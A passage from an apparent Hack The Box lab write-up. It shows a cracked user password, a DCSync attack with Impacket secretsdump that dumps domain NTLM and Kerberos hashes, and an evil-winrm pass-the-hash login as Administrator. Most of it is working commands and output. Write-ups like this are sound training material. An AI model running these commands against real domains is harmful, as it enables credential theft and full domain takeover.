
```
Started: Wed Apr 9 12:50:59 2025
```

```
Stopped: Wed Apr 9 12:51:02 2025
```

The password is successfully cracked, giving us valid credentials for Ethan:

```
1 ethan:limpbizkit
```

According to the shortest path to Domain Admins shown in BloodHound , Ethan has the necessary privileges to perform a DCSync attack. This technique lets us impersonate a Domain Controller and request NTLM password hashes for domain users, including privileged accounts.



We use secretsdump from Impacket with Ethan's credentials to run the attack.

```
1 secretsdump.py -just-dc ADMINISTRATOR.HTB/ethan@10.10.11.42
```

What happens when you run this?

- `secretsdump.py` will attempt to connect to the DC at `10.10.11.42` using the `ethan` user credentials.
- It will try to extract:
 - NTLM hashes of domain users,
 - Password hashes,
 - LSA secrets,
 - Cached credentials,
 - Other sensitive info stored on the DC.
- Since you used `-just-dc`, it won't try to extract secrets from any other machine.

```
secretsdump.py -just-dc ADMINISTRATOR.HTB/ethan@10.10.11.42
```

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)

[*] Using the DRSSAPI method to get NTDS.DIT secrets

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::
administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7:::
administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:41320fdff1d6c9b55c939c77a472a8a4:::
administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31:::
administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a93179884:::
```

<...SNIP...>

```
administrator.htb\emma:aes128-cts-hmac-sha1-96:aa24ed627234fb9c520240ceef84cd5e
administrator.htb\emma:des-cbc-md5:3249fba89813ef5d
DC$:aes256-cts-hmac-sha1-96:98ef91c128122134296e67e713b233697cd313ae864b1f26ac1b8bc4ec1b4ccb
DC$:aes128-cts-hmac-sha1-96:7068a4761df2f6c760ad9018c8bd206d
DC$:des-cbc-md5:f483547c4325492a
[*] Cleaning up...
```

Next, we log in using the Administrator's hash and retrieve the root flag from

C:\Users\Administrator\Desktop\root.txt.

```
evil-winrm -i 10.10.11.42 -u Administrator -H'3dc553ce4b9fd20bd016e098d2d2fd2e'
```

<...SNIP...>

```
Info: Establishing connection to remote endpoint
*Evil-winRM* PS C:\Users\Administrator\Documents>
```

